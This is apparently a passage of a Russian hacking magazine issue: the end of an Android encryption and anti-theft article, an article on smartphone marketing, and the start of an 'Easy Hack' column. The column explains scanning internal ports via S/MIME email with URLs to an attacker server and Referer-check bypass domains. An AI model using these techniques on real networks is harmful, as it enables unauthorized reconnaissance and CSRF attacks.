Cryptonite опирается на шифрующую файловую систему EncFS, которая работает по принципу «пишем в один каталог, получаем зашифрованный результат в другом». Поэтому перед тем, как ее использовать, нужно создать на карте памяти две папки. Пусть это будет `crypt` и `decrypt`. Далее запускаем Cryptonite, идем в «Настройки → Mount point» и выбираем каталог `decrypt`. Он будет использован как точка доступа к зашифрованным данным. Возвращаемся обратно, переходим на вкладку LOCAL и нажимаем кнопку Create local volume. Выбираем пункт Paranoia, далее каталог `crypt`. Дважды вводим пароль. Возвращаемся на вкладку LOCAL, нажимаем кнопку Mount EncFS, выбираем каталог `crypt` и вводим пароль.

Теперь все, что ты скопируешь в каталог `decrypt`, автоматически попадет в каталог `crypt` в зашифрованном виде. После отключения `decrypt` (кнопка Unmount на вкладке LOCAL) его содержимое исчезнет, а при подключении вновь появится. Красота такого решения в том, что с каталогом `decrypt` можно работать из любого приложения и подключать его только тогда, когда это нужно, а не на все время работы смартфона, как это происходит в случае со стандартной системой шифрования Android.

ПОСЛЕ КРАЖИ

Трудно представить себе человека, который никогда не терял смартфон и не становился жертвой воров. Это, так сказать, встроенная «функциональность», которая идет в комплекте с любым мобильным гаджетом (за исключением разве что умных часов, которые крепятся к телу носителя). Однако сейчас, когда смартфоны стремительно дешевеют, основной проблемой при потере девайса становится не сама досада от этого и необходимость тратить деньги, а то, что хранящаяся на нем информация попадет в чужие руки.

Современный смартфон обычно имеет доступ к огромному количеству сервисов, включая Gmail, Twitter, Facebook, Instagram, содержит в себе фотографии, пароли и видеозаписи. Его потеря может быть чревата очень серьезными последствиями, избежать которых пока можно только двумя общепринятыми мерами: с помощью быстрого аннулирования всех паролей и токенов к веб-сервисам или используя приложения класса «антивор».

Последних в настоящее время развелось довольно много. Если раньше выбор состоял практически исключительно из Prey и еще нескольких малоизвестных аналогов, то теперь антивор есть во многих антивирусах, встроен как один из Google-сервисов в сам Android, доступен как часть прошивки CyanogenMod и даже в виде приложения Plan B, которое можно установить и активировать уже после того, как телефон утерян (работает такая функция, правда, только в Android 2.0–2.3).

Проблема всех этих решений только в том, что от них очень легко избавиться. Все сторонние приложения слетят сразу после сброса до заводских настроек, от которого не спасутся даже те, что используют штатную «защиту от удаления» (которая и без того легко деактивируется через настройки). Этот же сброс сделает бесполезными и встроенные функции антивора Android и CyanogenMod, так как привязка к аккаунту просто исчезнет. Поэтому я бы рекомендовал, как это ни странно, использовать антивирус Avast.

Примечателен он в первую очередь тем, что имеет в своем составе самую правильную из всех виденных мной реализацию антивора. В Avast это отдельное компактное приложение, которое можно не только установить и скрыть из списка приложений, но и (при наличии прав root) прописать в системный раздел, да так, что он выживет не только после вайпа, но и после обновления прошивки с помощью кастомной консоли восстановления (в нем есть скрипт, который заставляет консоль делать бэкап антивора перед обновлением).

Фактически антивор можно убить только двумя путями: установить официальное обновление штатными средствами производителя смартфона (OTA, fastboot или специальное приложение) или вырезать из раздела `/system` вручную. Но и это еще не все, специально для устройств с залоченным системным разделом (S-ON) в инсталляторе антивора реализован механизм автоматической установки с помощью перезагрузки в консоль восстановления.

В остальном функционал антивора стандартен: отслеживание положения устройства, включение сигнализации, удаленный вайп и блокировка, а также возможность управления по SMS с заранее заданного доверенного номера.


ВЫВОДЫ

С помощью описанных в статье приложений ты получишь смартфон, все данные на котором будут зашифрованы, пароли и приложения защищены от посторонних глаз, пароль на экране блокировки будет включен только тогда, когда он действительно нужен, а после потери смартфона ты сможешь стереть с него все данные, заблокировать и отследить его положение. Все это отнюдь не панацея, и, как я уже говорил, знающий человек сможет получить все, что ему нужно, но 99% людей будут бессильны. ⌶

Приманки для наживы

Сказ о том, как большие компании продают воздух под видом инноваций

Рынок мобильных устройств сегодня находится на той стадии развития, когда придумать что-то новое уже сложно, а продавать смартфоны и планшеты необходимо. Так появляются процессоры с восемью ядрами, экраны с заоблачными разрешениями, 20-мегапиксельные камеры и гигабайты оперативной памяти. Если ты считаешь, что все это действительно прогресс, то добро пожаловать в мир маркетинга. Бессмысленного и беспощадного.



Евгений Зобнин
zobnin@gmail.com

Helder da Rocha @ flickr.com

МНОГОЯДЕРНЫЕ ПРОЦЕССОРЫ

В мае 2005 года Intel выпустила процессор Pentium D архитектуры x86-64, ставший первым двухъядерным процессором для персональных компьютеров. Через два года двухъядерные процессоры стали стандартом, и на смену идее наращивания тактовой частоты пришла идея увеличения количества процессоров на одном кристалле. Три года назад этому примеру последовали и производители мобильных чипов, и сегодня четыре ядра в мобильном телефоне — это уже стандарт де-факто, который, судя по всему, скоро сменится на стандарт установки шести- и восьмиядерных процессоров. Казалось бы, все замечательно, вот только смысла в таком положении дел нет практически никакого.

Чтобы понять, почему многоядерные процессоры не нужны в мобильной технике, мы должны разобраться с тем, зачем они вообще были придуманы. Изначально многопроцессорные системы использовались исключительно в серверах, где они действительно могли существенно поднять производительность. Достигалось это благодаря двум особенностям серверов: на них приходятся постоянные высокие нагрузки на пределе возможностей железа и операции вычисления часто преобладают над операциями ввода-вывода (это свойственно разным приложениям для расчета траекторий полета ракеты или поиска лекарства от рака).

Это значит, что задачи, исполняемые на многопроцессорных системах, могли быть эффективно распараллелены. Например, задачу поиска строки в большом объеме данных можно достаточно легко разделить на две и более, просто заставив несколько копий задачи искать в своем участке данных. В результате две задачи на двухпроцессорной системе справятся с работой почти в два раза быстрее. Но даже здесь будут некоторые потери из-за ожидания каждой задачей возможности доступа к памяти (процессора два, но память-то одна!), когда одной из задач придется ждать, пока другая закончит запись или чтение памяти. Впрочем, благодаря кешу процессора, молниеносной скорости работы памяти и блоку DMA потери будут совсем незначительными.

Теперь немного усложним пример и представим себе сервер, который должен получать запрос по сети, затем читать данные с диска и отправлять их в качестве ответа. Эту задачу тоже можно распараллелить, однако здесь потери будут гораздо значительнее, и двукратного роста производительности достичь уже не получится. Почти постоянно задачи будут блокировать друг друга при доступе к диску (который в сравнении с RAM *очень* медленный), к сетевому адаптеру, при вызове различных функций ядра. Если бы сервер при этом еще издавал звуки, что-то выводил на экран и делал снимок камерой при каждом обращении к нему, то из-за блокировок прирост производительности свелся бы максимум к 20%.

А теперь представим себе смартфон. Особенности его работы:

- Постоянно низкие нагрузки на процессор с редкими всплесками: сама система и приложения проектируются таким образом, чтобы как можно меньше есть процессор, а следовательно, и батарею.
- Преобладание операций ввода-вывода перед вычислениями: приложения в основном заняты ожиданием ввода пользователя, обновлением экрана и получением/отправкой данных по сети.
- Обилие датчиков, сенсоров и других компонентов, к каждому из которых одновременно может получить доступ только одна задача.
- Практически полное отсутствие приложений, умеющих эффективно распараллеливаться на несколько процессоров/ядер.

Разводка № 1


В таких условиях система не только не сможет эффективно задействовать многоядерный процессор, но и вообще не нуждается в нем. Благодаря крайне низкой нагрузке на процессор и постоянному блокированию задач при обращении к оборудованию, даже одно ядро вполне справится с работой (пока одна задача блокирована, вторая может занять процессор). Один из немногих примеров, когда второе ядро было бы необходимо, — это ускорение графического интерфейса: одно ядро смогло бы заниматься обновлением экрана, а второе в это время выполнять другие задачи. Однако все современные смартфоны уже используют для этого гораздо более эффективный графический процессор.

Другая возможность задействования второго ядра — это запускать на нем разные фоновые задачи, типа индексатора мультимедиафайлов на карте памяти или инсталлятора приложений. В этом случае смартфон можно избавить от редких фризов, которые могут случиться, если фоновый сервис внезапно проснется в самый неподходящий момент (так, кстати, работает Android 4.X). Один плюс один, получаем два ядра.

Третья возможность — игры. Вполне реальный способ занять все четыре, а если очень сильно постараться, то даже восемь ядер. Проблема только в том, что игр, которые это реально делают, практически нет. Правильное распараллеливание игры — нетривиальная задача, и даже на PC до сих пор остается большое количество «двухъядерных» тайтлов, которые вполне себе выдают качественную картинку и спецэффекты в виде физики и воды. Мобильный же рынок всегда вторичен для девелоперов, поэтому здесь оптимизаций для четырех ядер, а уж тем более восьми, особенно ждать не стоит.

В целом для работы смартфонам достаточно всего двух ядер: одно из них используется текущим приложением, а второе — разными сервисными задачами, которые изредка просыпаются, чтобы прошерстить карту памяти, получить данные из сети или сбросить кеш файловой системы. Куда девать остальные два или даже шесть, совершенно непонятно. Даже в случае запуска ресурсоемких задач они останутся незадействованными: видеоплееры используют кодеки GPU для декодинга, игры — одно или два ядра, а все остальные типы приложений спокойно работают на одном.

И да, даже если ты видишь в системном мониторе нагрузку на все четыре ядра, то это вовсе не значит, что они реально нужны. Это всего лишь следствие дизайна современных ОС, которые в случае занятости одного из ядер автоматически переносят задачу на другое. А самое смешное то, что зачастую процесс переноса задачи длится дольше, чем ожидание освобождения первого ядра. Хотя нет, самое смешное — что задачу придется возвращать обратно, когда ядро будет отключено в целях энергосбережения.



Snapdragon 800: синтетические тесты такие синтетические

Наиболее правильный смартфон с точки зрения здравого смысла — это Moto X, который был выпущен во времена четырехъядерных монстров типа Snapdragon 800, но был основан на двухъядерном чипе и снабжен двумя низкопроизводительными DSP-процессорами для обработки голосовых команд во время сна и «активных уведомлений».



INFO

На самом деле я немного слукавил, когда писал о самых наглых продавцах воздуха. Наибольшее зло — это не крупные компании, а маленькие китайские фабрики, которые делают защитные пленочки для экранов.



WWW

Статья нейробиолога Брайана Джонса о том, почему разрешающая способность в 300 PPI достаточна для устранения зернистости: goo.gl/GFuu

64-БИТНЫЕ ПРОЦЕССОРЫ

OK, возможно, для каких-то довольно странных задач, которые никто выполнять на смартфоне не будет, мобильные 100500-ядерные чипы и могут пригодиться, но вот зачем нужны 64-ядерные процессоры — вопрос куда более интересный. И дело тут в первую очередь в том, что аргументы, которые обосновывают наличие 64-разрядных процессоров на десктопах, нисколько не оправдывают их использование в мобильной технике.


Чтобы разобраться, вновь обратимся к рынку серверов. Придуманы 64-битные процессоры были по двум простым причинам: удвоенная разрядность позволяет эффективно работать с дробными числами высокой точности, что может пригодиться при тех же расчетах падения метеорита. Второе: 64 бита позволяют адресовать 16 экзабайт памяти, что в случае с метеоритом также очень неплохо, не говоря уже о возможности снятия барьера в 4 Гб оперативной памяти, свойственного 32-разрядным процессорам.

Понятно, что считать падение метеорита на смартфоне никто не станет, но память-то лишней никогда не бывает, мы не Биллы Гейтсы, чтобы довольствоваться 640 Кб, и даже на смартфонах хотим больше 4 Гб. И вот здесь начинается самое интересное. Дело в том, что в ARM проблема адресации больших объемов памяти была решена еще в 2011 году, когда была представлена процессорная архитектура Cortex-A15, которая легла в основу процессоров Tegra 4, Exynos 5 и OMAP5430.

В этих чипах для адресации памяти может использоваться модуль LPAE (Large Physical Address Extension), который расширяет шину до 40 бит, поднимая ограничение на объем памяти до 1 Тб. Поддержка LPAE операционной системой (а в ядре Linux она уже давно есть) позволяет последней использовать весь объем памяти, но ограничивает адресное пространство каждого процесса четырьмя гигабайтами, что плохо в случае серверов, которые требуют больших пространств для хранения промежуточных результатов и кешей, но абсолютно приемлемо на смартфоне.

В остальном 64-битные процессоры не имеют применения и создают скорее проблемы, чем решения. Например, объем приложения при компиляции для 64-битного процессора возрастает в среднем на 20%, а разработчики операционной системы при ее портировании должны будут решать массу технических проблем. И все это ради возможности расчета точки падения метеорита или перекодирования видео размером 54 Гб на смартфоне.

Разводка №2



Apple A7: первый массовый процессор для мобильных устройств

4K И FULL HD ДИСПЛЕИ

Мой первый смартфон имел разрешение экрана 240 × 320 пикселей, что нисколько меня не беспокоило, пока я не попробовал в работе смартфон с 3,7-дюймовым экраном и разрешением 480 × 854. После него смотреть на собственный гаджет стало противно, и я приобрел новый. Затем последовало обновление на смартфон с разрешением HD и экраном на 4,7 дюйма. Теперь меня заманивают смартфоном с Full HD экраном, говоря о его сверхчеткой передаче изображения.

Здесь действительно нет подвоха. Чем больше плотность пикселей матрицы, тем более четкую и менее зернистую картинку она может сформировать. Просто учитывать эти данные надо не в вакууме, а с расчетом на применение человеком, сетчатка глаза которого имеет собственную разрешающую способность и может воспринимать реальность до определенной глубины.

Когда Apple анонсировала iPhone 4, особый акцент был сделан именно на разрешении экрана. По сравнению с прошлой версией смартфона оно увеличилось ровно в два раза и равнялось 960 × 640 пикселей. При физических размерах экрана в 3,2 дюйма такое разрешение было выше «нормального» разрешения человеческого глаза, и, начиная с расстояния в 25 см, увидеть одиночные пиксели становилось невозможно.


Разводка №3

Если перевести соотношение разрешения к размеру экрана в пиксели на дюйм, то разрешающая способность iPhone 4 составляла 326 PPI.

По словам нейробиолога Брайана Джонса, это даже выше рекомендуемого значения и пиксели должны быть не видны уже при PPI, равном 287. Немного завысив и округлив эту цифру, мы сможем использовать ее для расчета оптимального разрешения экрана разных устройств. Так, разрешающая способность Nexus 4 с 4,7-дюймовым экраном и разрешением HD равняется 320 PPI, а этого вполне достаточно, чтобы полностью избавить картинку от зернистости.

Разрешающая способность 10-дюймового планшета с тем же разрешением HD равняется всего 160 PPI, чего явно недостаточно, и поэтому пиксели будут видны даже с расстояния в один метр. Экран новой версии Nexus 10 с разрешением 2560 × 1600 имеет разрешающую способность 300 PPI, что уже нормально. А теперь посмотрим значение PPI для 4,7-дюймового Full HD экрана. Оно равняется числу 468. Это настолько выше разрешающей способности глаза обычного человека, что говорить здесь о «более высокой четкости» просто смешно.

И ладно бы нам просто впихивали воздух. Так этот воздух еще и жрет батарею и процессор. Экран с разрешением выше в полтора-два раза требует для своего обновления в полтора-два раза больше ресурсов видеоускорителя, что в современных условиях, когда мобильные ОС обеспечивают FPS, приближающийся к 60, довольно много.



Экраны iPhone 1 и iPhone 4 под микроскопом

ЧЕМ БОЛЬШЕ ЭКРАН — ТЕМ ЛУЧШЕ

Вместе с разрешениями растут и размеры экранов. Четыре года назад оптимальным считался экран на 3,2 или 3,7 дюйма. Два года назад — 4,7 дюйма. Сегодня вовсю продаются смартфоны, размер экрана которых перевалил за 5 дюймов. Трудно сказать, что будет завтра, но, если тенденция продолжится, совсем скоро все мы будем ходить с планшетами вместо смартфонов.

Я не против смартфонов с большими экранами и не буду говорить о том, что это очередной маркетинговый ход. Для многих задач большие экраны подходят лучше 3,2-дюймовых, и Galaxy Note с его потрясающим сверхчувствительным стилусом тому подтверждение. Единственное, что хотелось бы уточнить, — это удобство использования, при котором 3–4 дюйма с разгромным счетом выигрывают у своих более крупных собратьев.

Изначально смартфон — это умная замена телефона, то есть девайса, предназначенного для удобного хранения и использования одной рукой. При разработке iPhone, который стал первым массовым сенсорным смартфоном, этот нюанс соблюдался неукоснительно, и путем исследований был найден оптимальный размер в 3,2 дюйма. Ровно такой экран позволял покрыть всю площадь движения большого пальца, позволяя ему без проблем дотянуться до любой точки и комфортно работать со смартфоном одной рукой.

Впоследствии примеру Apple последовали другие компании, однако, поскольку составить конкуренцию iPhone по качеству конечного продукта невозможно, они стали прибегать к разным ухищрениям: постоянно удваивать количество установленной памяти, процессорных ядер и, конечно же, увеличивать размер экрана. Как оказалось, пользователи с радостью шли на удочку и вскоре начали сами требовать все больших размеров дисплея.

Привело все это в конечном итоге к тому, что iPhone остался там, где и был, и почти не потерял пользователей, а вот найти современный топовый смартфон на Android с экраном на 3,7 дюйма уже практически невозможно. Вместо этого нам предлагают «классические» размеры в 4,7 дюйма, а как вариант уменьшения размера используют уловку с уменьшением площади между краем смартфона и экраном.

Последняя, в частности, приводит к тому, что, если попробовать использовать смартфон с большим экраном одной рукой, ты постоянно будешь нажимать ладонью левую нижнюю область, в которой могут находиться и кнопки, и другие элементы управления. Любой пользователь Nexus 4 это подтвердит, как и то, что после него смартфон с меньшим размером экрана оказывается куда более удобным (главное, не лгать самому себе и не оправдывать неудобства).

По сути, большие экраны превратили смартфон в настоящий карманный компьютер, больше напоминающий планшет, вместе с тем убив всю его суть и привлекательность. В самом этом факте, конечно же, нет ничего плохого, но вот только для тех, кому нужен «просто смартфон», уже практически не осталось выбора. Небольшие экраны сегодня устанавливают только в iPhone и бюджетные смартфоны нескольких других производителей.



Размеры смартфонов стали настолько велики, что теперь для управления ими требуется пульт

20-МЕГАПИКСЕЛЬНАЯ КАМЕРА

В начале 2012 года Nokia представила смартфон 808 PureView, оснащенный 41-мегапиксельной камерой, которая якобы должна была вывести качество мобильных фотографий на совершенно новый уровень. Однако в результате смартфон не только не стал прорывом, но и, наоборот, окончательно доказал несостоятельность идеи «чем больше мегапикселей — тем лучше» и был высмеян профессиональными фотографами.

Почему это произошло и почему идея наращивания количества мегапикселей несостоятельна? Профессионалу такой вопрос покажется смешным, однако для тех, кто этой камерой фотографирует только египетские пирамиды и заснеженные деревья для инстаграма, он вполне закономерен. Так вот, главное — принцип работы камеры, в которой сенсор зачастую не самая важная вещь.


Два основных компонента камеры мобильного телефона — это миниатюрная CMOS-матрица и линза, установленная перед ней. Задача линзы — преломить свет и правильно направить на матрицу, задача матрицы — уловить свет, преобразовать в электрические сигналы, которые затем будут преобразованы в цифровое изображение специальным DSP-чипом. Качество снимка при этом зависит от слаженной работы всех трех компонентов: линза не должна искажать световой поток слишком сильно, ячейки матрицы должны быть достаточно чувствительными, чтобы при своей миниатюрности улавливать даже небольшие потоки фотонов, а DSP-процессор должен производить качественную постобработку.

И вот здесь начинается самое интересное. Дело в том, что чувствительность матрицы в целом зависит от чувствительности каждой из ее ячеек (пикселей), которая при уменьшении размера (наращивании количества мегапикселей) становится ниже, а требования к качеству линзы резко возрастают, так как теперь она должна более точно направлять световой поток.

Эта особенность в конечном итоге приводит к тому, что на определенном этапе наращивания количества ячеек в матрице (с 8 до 20 мегапикселей, например) конечное качество снимков в итоге почти не возрастает, так как в условиях миниатюрных размеров матрицы создать качественную линзу, способную без искажений направить свет в каждую из ее ячеек, чрезвычайно трудно. Конечная стоимость такой линзы будет больше стоимости самого смартфона, и даже в этом случае она не сможет обеспечить качество, сравнимое с зеркальными фотоаппаратами.

Из всего этого, конечно, не следует, что в смартфоны нужно устанавливать камеры на 0,3 мегапикселя, значение имеет также разрешение конечного изображения, которое должно быть достаточным для того, чтобы снимок можно было распечатать при разрешающей способности принтера в 300 DPI. И здесь 8-мегапиксельной камеры будет вполне достаточно, чтобы сделать снимок размером 20,32 × 25,4 см. Не думаю, что кому-то реально понадобится больше.

Как резюме: качество снимков зависит вовсе не от пикселей, а от той самой линзы и качества матрицы, на что и нужно обращать внимание при выборе смартфона.



CMOS-матрица

Мегапиксели	150 dpi (в дюймах)	200 dpi (в дюймах)	300 dpi (в дюймах)
1 MP	5 × 7	4 × 6	Wallet
2 MP	8 × 10	5 × 7	4 × 6
3 MP	8 × 10	8 × 10	5 × 7
4 MP	11 × 14	8 × 10	5 × 7
5 MP	11 × 14	11 × 14	5 × 7
6–7 MP	16 × 20	11 × 14	8 × 10
8 MP	17 × 22	16 × 20	8 × 10
10 MP	20 × 30	17 × 22	11 × 14

Зависимость размера распечатанных снимков от разрешения камеры

ВЫВОДЫ

Подводя итог, хочу сказать: не стоит винить большие компании в том, что происходит с мобильном рынком. Их задача — удовлетворять спрос, а формируем его мы сами. Именно мы ждем от восьмиядерных процессоров заоблачной производительности, мы верим в суперчеткость Full HD дисплеев, мы используем планшеты вместо смартфонов и пытаемся компенсировать свое неумение фотографировать с помощью 20-мегапиксельных камер.

EASY HACK



Алексей «GreenDog» Тюрин,
Digital Security
agrrrdog@gmail.com,
twitter.com/antyurin

ПРОСКАНИРОВАТЬ ПОРТЫ, ИСПОЛЬЗУЯ EMAIL

РЕШЕНИЕ

Давай сегодня начнем с чего-нибудь странного и слегка безумного. Итак, задача — сканирование внутренней подсети через email. Например, есть корпоративная сеть, есть какой-нибудь секретарь, которому можно отправить письмо по email'у. Вот как раз создав специальное письмецо, мы и можем удаленно понять, какие есть живые хосты и какие на них открытые порты.

На самом деле, чтобы понять причины и глубины этого, надо хорошо понимать стандарт X.509 — «стандарт, определяющий форматы данных и процедуры распределения открытых ключей с помощью сертификатов с цифровыми подписями, которые предоставляются сертификационными органами (CA)» (sic!). Но поскольку мы тут не просто так, а Easy Hack'аем, то нам достаточно

```
------6B3BED5683EB517900A880EE2620D647
MIME-Version: 1.0
Content-Type: multipart/signed; protocol="application/pkcs7-signature"; micalg="sha1";
boundary="----371957BB9576CDB1EB91A1AA4212C391"

This is an S/MIME signed message

------371957BB9576CDB1EB91A1AA4212C391
MIME-Version: 1.0
Content-Type: multipart/signed; protocol="application/pkcs7-signature"; micalg="sha1";
boundary="----4C16BD0DDC3E4DCA923E49AD5734D0C9"

This is an S/MIME signed message

------4C16BD0DDC3E4DCA923E49AD5734D0C9
MIME-Version: 1.0
Content-Disposition: attachment; filename="smime.p7m"
Content-Type: application/pkcs7-mime; smime-type=signed-data; name="smime.p7m"
Content-Transfer-Encoding: base64

MIMN8w4GCSqGSIb3DQEHAqCDDfL+MIMN8vkCAQExCzAJBgUrDgMCGgUAMIMN1EgG
CSqGSIb3DQEHAaCDDdQ4BIMN1DNNSU1FLVZlcnNpb246IDEuMA0KQ29udGVudC1U
eXBlOiBtdWx0aXBhcnQvc2lnbmVkOyBwcm90b2NvbD0iYXBwbGljYXRpb24vcGtj
czctc2lnbmF0dXJlIjsgbWljYWxnPSJzaGExIjsgYm91bmRhcnk9Ii0tLS0zRDUw
MEFCMTYzODEwRTkyMjNEMUVFQjAwMEY2QTc1MSINCg0KVGhpcyBpcyBhbiBTL01J
TUUgc2lnbmVkIG1lc3NhZ2UNCg0KLS0tLS0tM0Q1MDBBQjE2MzgxMEU5MjIzRDFF
RUIwMDBGNkE3NTENCk1JTUUtVmVyc2lvbjogMS4wDQpDb250ZW50LVR5cGU6IG11
bHRpcGFydC9zaWduZWQ7IHByb3RvY29sPSJhcHBsaWNhdGlvbi9wa2NzNy1zaWdu
```

Кусок заголовков письма

понять лишь следующее: если есть подписанное письмо, то его приложение-мыльный-клиент должно проверить его подпись, а это, в свою очередь, означает необходимость проверить всю цепочку подписей до корневого центра сертификации (CA). Так вот, товарищ Александр Клинк (Alexander Klink) выискал, что если приложение поддерживает специальное расширение стандарта X.509 — id-ad-caissuers, то мы можем указать URL'ы до промежуточных центров сертификации (goo.gl/NBcLNB), тем самым обязав приложение ходить по этим URL'ам для получения информации о сертификатах.

Таким образом, мы отправляем письмо, а мыльник нашей жертвы проверяет подпись и отправляет те запросы, которые нам нужны. Причем трюк сработает, даже если в итоге подпись окажется некорректной — чтобы это понять, мыльник должен пройтись по всем CA и восстановить всю цепочку!

Получается такой вариант CSRF — очень похожий в своей основе на то, что мы обсуждали в прошлом номере про трекинг пользователей с помощью PDF. Отличие с практической стороны здесь в том, что мы можем указать много URL'ов.

Теперь практический момент: как же нам сканить порты. Выход — почти классический time-based метод. Логика такова: указываем URL до своего сервера, далее до интересующего нас хоста и порта, потом опять до нашего. На нашем сервере мы замеряем время между первым и вторым запросом от нашей жертвы. Для открытых или закрытых портов эти промежутки будут различны. Конечно, интернет вносит свою поправку, но, как ни странно, различия детектируемы. Например:

```
http://[attacker_server]/record_start?port=80&[3500*A]
http://[internal_target_ip]:80/[3500*A]
http://[attacker_server]/record_stop?port=80&[3500*A]
```

Про буквы A не спрашивай. Сам автор тоже не знает, но они нужны :).

Если же говорить о реальном внедрении, то эта техника применима только к продуктам Microsoft, так как лишь они внедрили поддержку данного расширения X.509 в полной мере, а потому и уязвимы.

ОБОЙТИ ПРОВЕРКУ ЗАГОЛОВКА REFERER

РЕШЕНИЕ

Немного классического веба. Один из корявеньких методов борьбы с CSRF-атаками — проверка заголовка referer, который посылает браузер на сайт и в котором указывается, откуда был послан запрос. Логика при этом проста: если запрос пришел с какого-то стороннего сайта, то данный запрос не должен быть обработан (доверие только к своему серверу). К тому же у проверки есть большой плюс — ее очень легко внедрить (хотя тонкостей там много).

Мы уже обсуждали несколько техник для обхода: за счет «стирания» заголовка из запроса, а также за счет open redirect'ов, которые, по сути, и эксплуатируют эти «тонкости». Сейчас расскажу про еще одну — так сказать, для полного комплекта.

Как вариант, можно попытаться атаковать метод проверки referer на серверной стороне. В любом случае сервер должен как-то сравнивать полученный заголовок от браузера клиента с тем, который он считает правильным. При этом поскольку заголовок несет в себе не только имя сервера (как заголовок Host, например), то сервер должен еще и корректно все сматчить. Задача в итоге простая, но и здесь допускают ошибки, на которых мы можем сыграть. Например, если будет использован регэксп «^www.target.com», то мы без проблем его можем обойти, так как здесь не проверяется, а что же идет дальше. А ведь там можно подсунуть наше доменное имя и сделать жертву нашим поддоменом.

Вот два относительно универсальных решения для проверки обхода, и первый как раз подойдет для обхода примера:

- www.target.com.our_server.com
- our_server.com/www.target.com/

Хотя, конечно, здесь желательно рассматривать каждый конкретный случай проверки, к тому же учитывать специфику работы каждого из браузеров.

ОПРЕДЕЛИТЬ ТИП ХЕША

РЕШЕНИЕ

Систематически, анализируя приложения, мы встречаемся с различными видами кодирования, с различными видами хеш-функций. И не всегда сразу понятно, что перед нами. Как говорится, «хешей много — жизнь одна».

Для ускорения детекта можно использовать одну из множества тулз. Вот парочка из них: Hash_ID (code.google.com/p/hash-identifier) и HashTag (goo.gl/lYUb1l). Они обе на Python. На входе даешь хеш — они определяют его тип. Умеют детектить очень многие алгоритмы хеширования, а вторая к тому же еще и работать с файлами.

Но так как метод определения основывается главным образом на длине входной строки, то точность определения может страдать. Особенно в тех случаях, когда используется какой-нибудь MD5, который на деле может быть почти чем угодно. Но с этим уже ничего не поделаешь.


Кроме этого, HashTag подготавливает настройки для загрузки хеша в HashCat. Еще автор HashTag представил интересный документ с описанием (длина, набор символов, специфика, пример) 250 типов хеш-функций и вариаций с ними. Найти его можно здесь: goo.gl/GXyv39.

```
C:\Python27>python HashTag.py -sh 3b1015ccf38fc2a32c18674c166fa447

Hash: 3b1015ccf38fc2a32c18674c166fa447

[*] MD5 - Hashcat Mode 0
